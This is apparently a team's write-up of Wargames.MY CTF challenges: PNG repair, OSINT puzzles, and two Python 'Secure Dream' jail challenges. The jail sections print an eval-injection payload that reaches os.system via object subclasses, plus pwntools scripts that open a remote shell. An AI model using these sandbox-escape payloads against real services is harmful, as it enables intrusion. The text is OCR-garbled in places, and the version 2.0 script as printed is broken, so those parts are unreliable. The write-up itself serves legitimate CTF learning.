
MISC

Pxrtxblx Nxtwxrk Grxphxcs

We were given a corrupted png file. If we open the picture it will prompt as below. There also a hint given which is "Cxn yxx rxcxvxr xt?".




We then start checking the file using few tools like pngcheck as we can comfirm the challenge name is related to PNG. We then execute "pngcheck -vv chal.png". From the output we manage to comfirm the corruption and need to work out on recovering the PNG.


```
root@DESKTOP-4HLT2QR:/mnt/c/Users/<redacted>/Downloads# pngcheck -v
chal.png

File: chal.png (20148 bytes)

chunk IHDR at offset 0x0000c, length 13

57005 x 48879 image, 8-bit palette, non-interlaced

CRC error in chunk IHDR (computed 9a825356, expected 72fac564)
```

```
ERRORS DETECTED in chal.png
```

We then open the corrupted PNG using HxD tools on Windows. We open another uncorrupted PNG image and compare the header wth the corrupted one. We then change the header with the correct ones as below. As you can see there is also dead beef hex were found. We manage to fix it by calculating the actual size of the PNG image



We also find in the end of PNG file there's a hint given. We cut the portion of giberish then paste into Cyberchef and then use the Magic module. It the shows the portion of hint that can help us recover the image.




After we fixed all the corrupted occured between the image. Below is the result of pngcheck. As you can see there is no error were detected and found in chal.png.

```
root@DESKTOP-4HLT2QR:/mnt/c/Users/<redacted>/Downloads# pngcheck -v chal.png

File: chal.png (20143 bytes)

chunk IHDR at offset 0x0000c, length 13

1013 x 958 image, 8-bit palette, non-interlaced

chunk sRGB at offset 0x00025, length 1

rendering intent = relative colorimetric

chunk pHYs at offset 0x00032, length 9: 2835x2835 pixels/meter (72 dpi)

chunk PLTE at offset 0x00047, length 222: 74 palette entries

chunk tRNS at offset 0x00131, length 74: 74 transparency entries

chunk IDAT at offset 0x00187, length 19732
```

```
zlib: deflated, 32K window, default compression

chunk IEND at offset 0x04ea7, length 0

No errors detected in chal.png (7 chunks, 97.9% compression).
```

We managed to recover the PNG image. Voila we manage to get the flag!



wgmy{e6fb725a5b2e254294422dbd568ce058e}

Secure Dream 1.0

```
› nc securedream.wargames.my 50255
```

__server.py

```
#!/usr/bin/env python3


print('''\033[94m
♡ ☆ .♡.+˚
┌(◝‿◜)┐   ┌(◝‿◜)┐.
( ) ♡ ( )☆ ♡
└(◡‿◡)┌(◝‿◜)┐‿(◡)┘♡
. ☆   ( )☆ ♡
♡   └(◡‿◡)┘ . ☆


[Secure Dream v1.0]
```

```
\033[0m''')



payload = input("What is your dream in life?\n")

if any(filter(lambda c: c in
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"\'', payload)):

print("\nAww... We don't understand your dream :(")

else:

eval(payload)
```

There are several vulnerabilities in this code.
First, the input function is being used to get user input without any validation or sanitization. Second, the filter function is being used to check if the user input contains any alphabetical characters or quotes. Finally, the eval function is being used to execute the user input as code.

To exploit this code we used SSTI Jinja template, but our payload must not contain any letters, quotes and backslash.

We selected the `os._wrap_close` function because it was available in the object space and also contained all of the functions from the `os` module in its global variables.

```
>>> ().__class__.__base__.__subclasses__()[138]
<class 'os._wrap_close'>
```

```
>>> ().__class__.__base__.__subclasses__()[138].__init__.__globals__["system"]("sh")
/ $
```

However, we needed to remove the quotes. Many objects have a documentation string stored in `__doc__`, which has reliable source of characters. After analyzing some docstrings, We have found a way to obtain the string `"sh"`. In Python, `__builtins__` is a special attribute that refers to a module containing built-in functions and variables. Which in this case we will be needing system function. This

module is automatically imported when a Python interpreter starts up, and provides a set of functions and variables that are available in every Python program. So the full payload would be like below:

```
>>> [].__doc__[17::79]
'sh'
```

```
>>> [*().__class__.__base__.__subclasses__()[138].__init__.__globals__.values()][47]
<built-in function system>
>>> [*().__class__.__base__.__subclasses__()[138].__init__.__globals__.values()][47]([].__doc__[17::79])
/ $
```

FInal step is to make the payload not in ASCII letters. Below is the solution written in python.

__solution.py

```
#!/usr/bin/env python3

from pwn import *



r = remote("securedream.wargames.my", 50255)



alphabet_encoded =
"𝐚𝐛𝐜𝐝𝐞𝐟𝐠𝐡𝐢𝐣𝐤𝐥𝐦𝐧𝐨𝐩𝐪𝐫𝐬𝐭𝐮𝐯𝐰𝐱𝐲𝐳𝐀𝐁𝐂𝐃𝐄𝐅𝐆𝐇𝐈𝐉𝐊𝐋𝐌𝐍𝐎𝐏𝐐𝐑𝐒𝐓𝐔𝐕𝐖𝐗𝐘𝐙"

alphabet = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"

bold_translation = str.maketrans(alphabet, alphabet_encoded)



payload = "[*().__class__.__base__.__subclasses__()
[138].__init__.__globals__.values()][47]([].__doc__[17::79])"

payload = payload.translate(bold_translation)



r.sendlineafter("What is your dream in life?", payload)
```

```
r.interactive()
```

Secure Dream 2.0

```
[Secure Dream v2.0]

What is your dream in life?
a

Auw... We don't understand your dream :(
```

__server.py

```
#!/usr/bin/env python3


print('''\033[94m

♡ ☆ .♡·₊˚

┌(◝‿◜)┐   ┌(◝‿◜)┐·

( ) ♡ ( )☆ ♡

└(◡‿◡)┌(◝‿◜)┐‿(◡)┘♡

. ☆    ( )☆ ♡
```

```
♡    ╰◡╯◡╰◡╯ . ☆



[Secure Dream v2.0]

\033[0m''')



payload = input("What is your dream in life?\n")

# More secure?

if any(filter(lambda c: c in
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"\'+', payload)):

print("\nAww... We don't understand your dream :(")

else:

eval(payload)
```

Secure Dream 2.0 is pretty similar with Secure Dream 1.0 but this time it filters out `+` symbol. Since our payload does not include `+` symbol we can use the same script to solve this challenge.

__solution.py

```
#!/usr/bin/env python3

from pwn import *



r = remote("securedream.wargames.my", 30555)



alphabet_encoded =
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"

alphabet = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"

```


```
bold_translation = str.maketrans(alphabet, alphabet_encoded)



payload = "[*().__class__.__base__.__subclasses__()
[138].__init__.__globals__.values()][47]([].__doc__[17::79])"

payload = payload.translate(bold_translation)



r.sendlineafter("What is your dream in life?", payload)

r.interactive()
```

OSINT

Who Am I

We were a given a snippet image of the wargames.my registration poster. Since this is an OSINT challenge. We suspect the challenge might involve wargames.my social media account. We start looking around their social media like twitter and facebook. Nothing suspicious were found on twitter then move to facebook. We then saw a poster with weird symbol as below in wargames.my facebook posting.

We search for the weird symbol on google and found that the symbol is the wingdings. We then use an online tools (*http://grompe.org.ru/static/wingdings_gaster.html*) to decrypt the windings as below.



wgmy{1b2538369806b5cc5c0597da971ba1cf}


Where Am I

Unzipping the zip file will give us an image.

There is texas chicken in the image and other stores. We decided to look at texas chicken. We visited the official texas chicken malaysia *website*and look for store


location.

Luckily we went for mid valley since it is the first location on the list. Search for texas chicken midvalley on Google. Check for the latest photo and we get the flag.



When Am I

Unzipping the zip file will give us an image. Opening the image to view the content



The clue given proves that this image was related to steganography. Now we just need to figure out how to get the password. Doing some "OSINT" of the image, we found the *schedule* that weren't tampered.

It was about hololive Meet, moving on to do some "OSINT" on *hololive*
It took a lot of time just to find out what was the password, but the hint was already stated as it was related to "time" and there is one character that is related to it.

Ouro Kronii was said to be the warden of "time", hence we try to brute force all kind of pattern, and **OURO KRONII** was accepted


```
┌──(7imbitz㉿kali)-[~/Documents/wargames/osint]
└─$ steghide --extract -sf whenami.jpg -p "OUROKRONII"
wrote extracted data to "answer.txt".

┌──(7imbitz㉿kali)-[~/Documents/wargames/osint]
└─$ ls
answer.txt  README.md  whenami.jpg  whenami.zip
```

Opening the `answer.txt`, we can read `Among Us - 1:36:18` and below it was kind of some encoded flag, and we need to decrypt it

At first, we thought that `Among Us` is a plaintext to `1:36:18`, but it was later pointed out by my friend that the numbers could be `HH:MM:SS` for youtube.

"OSINT" again on youtube but to no end, there were abundant of among us video on youtube.
We linked `among us` with `hololive` and we get our *video*
Watching the video, it would be impossible to suddenly tampered it with "wgmy" flag.
Finding some clue again in `answer.txt` file, and we saw something that could link the video with answer.txt

Snippet of answer.txt file:



The video's description:

[Viewer Rules]
Thank you for watching my stream!
To help everyone enjoy the stream more, please follow these rules:
1. Be nice to other viewers. Don't spam or troll.
2. If you see spam or trolling, don't respond. Just block, report, and ignore those comments.
3. Talk about the stream, but please don't bring up unrelated topics or have personal conversations.
4. Don't bring up other streamers or streams unless I mention them.
5. Similarly, don't talk about me or my stream in other streamers' chat.
6. No backseating unless I ask for help. I'd rather learn from my mistakes by dying countless times; if I fail, it will be on my own terms.
7. Please refrain from chatting before the stream starts to prevent any issues.
8. I will be reading some superchats that may catch my attention during the game but most of the reading will be done at the end of stream.
9. Please refrain from making voice requests as they were most likely done already.
As long as you follow the rules above, you can chat in any language!

Apparently, the encoded of `X:Y:Z` is equal to `sentence:word:alphabet`, hence `3:6:4` = `w`
We make some scripting to get the flag:

```
Package main


import (

"fmt"

)


var x,y,z int

var flag []string


func main(){

//array identifier

array := [12][]string {

{"Thank","you","for","watching","my","stream"},
```

```
{"To","help","everyone","enjoy","the","stream","more,","please","follow",
"these","rules:"},

{"1.","Be","nice","to","other","viewers.","Don\\'t","spam","or","troll"},

{"2.","If","you","see","spam","or","trolling,","don\\'t","respond.","Just
","block,","report,","and","ignore","those","comments.",},

{"3.","Talk","about","the","stream,","but","please","don\\''t","bring","u
p","unrelated","topics","or","have","personal","conversations.",},

{"4.","Don\\'t","bring","up","other","streamers","or","streams","unless",
"I","mention","them.",},

{"5.","Similarly,","don\\'t","talk","about","me","or","my","stream","in",
"other","streamers\\'","chat.",},

{"6.","No","backseating","unless","I","ask","for","help.","I\\'d","rather
","learn","from","my","mistakes","by","dying","countless","times;","if","
I","fail,","it","will","be","on","my","own","terms.",},

{"7.","Please","refrain","from","chatting","before","the","stream","start
s","to","prevent","any","issues.",},

{"8.","I","will","be","reading","some","superchats","that","may","catch",
